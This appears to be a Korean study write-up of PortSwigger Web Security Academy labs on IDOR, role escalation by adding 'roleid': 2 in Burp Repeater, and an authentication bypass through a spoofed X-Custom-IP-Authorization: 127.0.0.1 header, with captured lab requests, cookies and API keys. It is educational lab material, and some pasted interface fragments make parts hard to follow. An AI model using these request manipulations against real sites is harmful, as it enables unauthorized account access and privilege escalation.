
carlos | 31 December 2024

I'm guessing all the people that used to steal people's identities by rifling through their garbage cans, looking for private banking details, are probably very fat and lazy now. With so many working from home opportunities available, in this golden age of technology, even baddies don't need to step outside the front door.

I never really got my head around the whole shredding your documents thing. I let too much pile-up, and to be honest I thought if anyone wants my life then good luck to them. People don't really steal identities, they steal money. OK, so they use the names of other people to steal that money, they even go as far as to pretend to be them, but they can't steal an identity. To do that they'd have to look the same, speak the same feel the same.

카를로스의 게시글을 찾는다.

carlos 를 누른다.



카를로스의 UID를 확인할 수 있다.

ctrl + c 를 한다.

my account 으로 돌아간다.

my account 의 URL의 맨 뒤의 uid= 뒤의 URL을 카를로스의 uid 로 붙여넣기 한다.


My Account

Your username is: carlos


Your API Key is: OTysmqBn4DNluLxOmFiTbjWA0bU45R39

카를로스의 계정으로 로그인에 성공하였다.

이전 타겟 사이트에서 로그인을 하게 되면



URL의 끝에 `id=wiener` 가 나오게 되는데, 이것을 `id=administrator` 로 조작하여 권한 상승을 할 수도 있다.



`inspector` 를 통해, 비밀번호를 크래킹할 수 있다.

IDOR (Insecure Direct Object Reference) 취약점 찾기

- 동일한 권한을 가진 다른 사용자의 객체에 접근하여 정보를 획득하는 취약점

- 타깃 경로

<https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references>

목표

Lab: Insecure direct object references

APPRENTICE



This lab stores user chat logs directly on the server's file system, and retrieves them using static URLs.

Solve the lab by finding the password for the user `car los`, and logging into their account.



ACCESS THE LAB

💡 Solution



💡 Community solutions



사용자 채팅 로그를 서버의 파일 시스템에 직접 저장하고 정적 URL을 사용하여 검색해,
사용자 Carlos의 비밀번호를 찾고 해당 계정에 로그인하여 랩을 푼다.

[Home](#) | [My account](#) | [Live chat](#)



로그인 후 **Live Chat** 으로 이동한다.

Live chat

System: No chat history on record

CONNECTED: -- Now chatting with Hal Pline --

Your message:

hello

Send

View transcript

hello 등을 보낸 후 **send** 를 누른다.

Live chat

CONNECTED: -- Now chatting with Hal Pline --

You: hello

Hal Pline: Ask your mom.

You: how are you



Hal Pline: I don't know. I can tell you a secret instead.

Your message:


Send


View transcript

view transcript 를 누르면, txt파일이 생성된다.




Burp 의 Intercept 를 on 한 상태에서 view transcript 을 하면 {"message":""} 가 출력된다.






Forward 를 누르다 보면, POST 와 GET 요청이 출력된다.

GET 메시지는 로그인하지 않은 상태에서 다른 계정으로 접근이 가능한 취약점을 가지고 있다.



3.txt 를 1.txt 로 바꾸고 forward 를 하면, 처음 주고 받은 메시지인 1.txt 에 관한 내용을 스니핑할 수 있다.



Burp Repeater로 권한 상승

타깃 경로

- <https://portswigger.net/web-security/access-control/lab-user-role-can-be-modified-in-user-profile>

Lab: User role can be modified in user profile

APPRENTICE



LAB

Not solved



This lab has an admin panel at `/admin`. It's only accessible to logged-in users with a `roleid` of 2.

Solve the lab by accessing the admin panel and using it to delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`



ACCESS THE LAB

`roleid` 로만 `admin` 계정 로그인 가능한 상태에서, `carlos` 계정을 지워본다.

My Account

Your username is: wiener

Your email is: test@test.com

Email

test@test.com

Update

test@test.com ×

wiener 계정의 이메일 주소를 test@test.com 로 바꿔 보았다.

My Account

Your username is: wiener

Your email is: test@test.com

Email

test2@test.com

Update email

burp 에서 intercept 를 on 한 후,
test2@test.com 로 이메일 주소를 업데이트 해본다.

ForwardDropIntercept is onActionOpen browser

PrettyRawHex

1 POST /my-account/change-email HTTP/2

2 Host: 0aab00f5040d8507816e9d8200b200b9.web-security-academy.net

3 Cookie: session=xTAfNBjrLCWvNe9CwUiHIfJatbKDzBn0

4 Content-Length: 26

5 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"

6 Sec-Ch-Ua-Platform: "Linux"

7 Accept-Language: en-US

8 Sec-Ch-Ua-Mobile: ?0

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

10 Content-Type: text/plain; charset=UTF-8

11 Accept: */*

12 Origin: https://0aab00f5040d8507816e9d8200b200b9.web-security-academy.net

13 Sec-Fetch-Site: same-origin

14 Sec-Fetch-Mode: cors

15 Sec-Fetch-Dest: empty

16 Referer: https://0aab00f5040d8507816e9d8200b200b9.web-security-academy.net/my-account

17 Accept-Encoding: gzip, deflate, br

18 Priority: u=1, i

19

20 {"email": "test2@test.com"}

Not

오른쪽 마우스 - send to repeater

를 한다.

Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Cc

Extensions
Learn

1 x +

Send
Cancel
Follow redirection

Target: https://0aab00f5040d8507816e9d8200b

Request

Pretty
Raw
Hex

1 POST /my-account/change-email HTTP/2
2 Host: 0aab00f5040d8507816e9d8200b200b9.web-security-academy.net
3 Cookie: session=xTAfNBjrLCWvNe9CwUiHIfJatbKDzBn0
4 Content-Length: 26
5 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Content-Type: text/plain; charset=UTF-8
11 Accept: */*
12 Origin: https://0aab00f5040d8507816e9d8200b200b9.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0aab00f5040d8507816e9d8200b200b9.web-security-academy.net/my-account
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19 {
20 "email": "test2@test.com"
}

Response

Pretty
Raw
Hex
Render

1 HTTP/2 302 Found
2 Location: /my-account
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 118
6 {
7 "username": "wiener",
8 "email": "test2@test.com",
9 "apikey": "wd9zvK2ixolZeJr2zLgHU26nUKztMBj",
10 "roleid": 1
11 }
12

send
를 누르면
Response
에 사용자 정보가 나온다.

wiener
계정의
roleid
가 1
인 것을 확인할 수 있다.

Send

Cancel

< ▾

> ▾

Follow redirection

Target: https://0aab00f5040d8507816e9d8200b200b9.web-security-academy.net

Request

Pretty

Raw

Hex

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

```

POST /my-account/change-email HTTP/2
Host: 0aab00f5040d8507816e9d8200b200b9.web-security-academy.net
Cookie: session=xTAfNBj rLQWvNe9CwUiHIfJatbKDzBn0
Content-Length: 26
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: text/plain; charset=UTF-8
Accept: */*
Origin: https://0aab00f5040d8507816e9d8200b200b9.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0aab00f5040d8507816e9d8200b200b9.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
  "email": "test2@test.com"
  "roleid": 2
}

```

Response

Pretty

Raw

Hex

Render

1

2

3

4

5

6

7

8

9

10

11

12

```

HTTP/2 302 Found
Location: /my-account
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 118

{
  "username": "wiener",
  "email": "test2@test.com",
  "apikey": "wd9zVkn2ixolZeJr2zLgHU26nUKztMBj",
  "roleid": 1
}

```

response 의 "roleid":1 을 request 에 "roleid":2 로 붙여넣기한 후 send 를 누른다.
 intercept 를 끈 후, 리프레시 를 누른다.

Web Security Academy

User role can be modified in user profile

LAB Not solved

Back to lab description >>

Admin panel

Home

My account

Log out

My Account


Your username is: wiener

Your email is: test2@test.com


Email

Update email

wiener 계정의 roleid 가 2 로 변경된 후, Admin panel 이 생성되었다.



carlos 계정을 삭제할 수 있다.



Carlos 계정 삭제에 성공하였다.

요약

proxy repeater 로 roleid 를 조작하여, admin 계정으로 권한 상승한 후, carlos 계정을 삭제하였다.

Information Disposure (정보 공개) 통한 계정 우회

- 아래와 같은 위협과 취약점이 있다.
 - `robots.txt` 파일, 디렉토리를 통해 숨겨진 디렉터리 이름, 구조 및 내용 공개
 - 오류메시지 통해 데이터베이스 테이블/열 접근
 - 임시 백업 통한 소스 코드 접근

Lab: Authentication bypass via information disclosure

APPRENTICE



This lab's administration interface has an authentication bypass vulnerability, but it is impractical to exploit without knowledge of a custom HTTP header used by the front-end.

To solve the lab, obtain the header name then use it to bypass the lab's authentication. Access the admin interface and delete the user `carlos`.


You can log in to your own account using the following credentials: `wiener:peter`



ACCESS THE LAB

관리 페이지에 인증 우회 취약점이 있다.

헤더 이름을 얻은 다음 이를 사용해 랩의 인증을 우회한다.



URL 의 끝에 `admin` 을 추가한다.

Admin interface only available to local users

로컬 사용자들만 admin 인터페이스가 허용된다는 창이 나온다


`intercept` 를 `on` 한다.

The screenshot shows the Burp Suite interface with an intercepted HTTP request. The 'Pretty' tab is selected, displaying the request details. The 'Inspector' tab on the right shows the 'Selected text' as 'TRACE' and the 'Decoded from' dropdown set to 'Select'. The 'Request attributes' section shows the protocol as 'HTTP/2'. The 'Request query parameters' section is empty. The 'Request body parameters' section is empty. The 'Request cookies' section shows one cookie: 'session' with value 'AAqjB2VPMRIsqj3QSEVdGCMmsU6Jln9i'. The 'Request headers' section shows 19 headers.


```
1 TRACE GET /admin HTTP/2
2 Host: 0a6600ee0306432789015ef20046003c.web-security-academy.net
3 Cookie: session=AAqjB2VPMRIsqj3QSEVdGCMmsU6Jln9i
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: none
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

`TRACE` 를 맨 앞에 붙이게 되면, `헤더` 가 `타겟 웹 서버` 에 전달되기 전에 `변조` 가 가능하다.

`Forward` 를 누른다.



admin 이란 .txt 파일이 다운로드 된다.



방문자 인증 IP 를 내 IP 에서 127.0.0.1 로컬 IP로 변경한 다음,

ctrl + c 한 후,

intercept 를 off 한 후,

? HTTP match and replace rules

Use these settings to automatically replace parts of HTTP requests and responses passing through the Proxy.

☐ Only apply to in-scope items

Add match/replace rule

? Specify the details of the match/replace rule.

Type: Request header

Match: Regex / text to match - leave blank to add a new header

Replace: X-Custom-IP-Authorization: 127.0.0.1

Comment:

☐ Regex match

OK

Cancel

burp suite 의 options - HTTP match and replace rules - add - Response header 의 replace 에 붙여넣기 한다.

Lab: Authentication bypass x Authentication bypass via information disclosure x

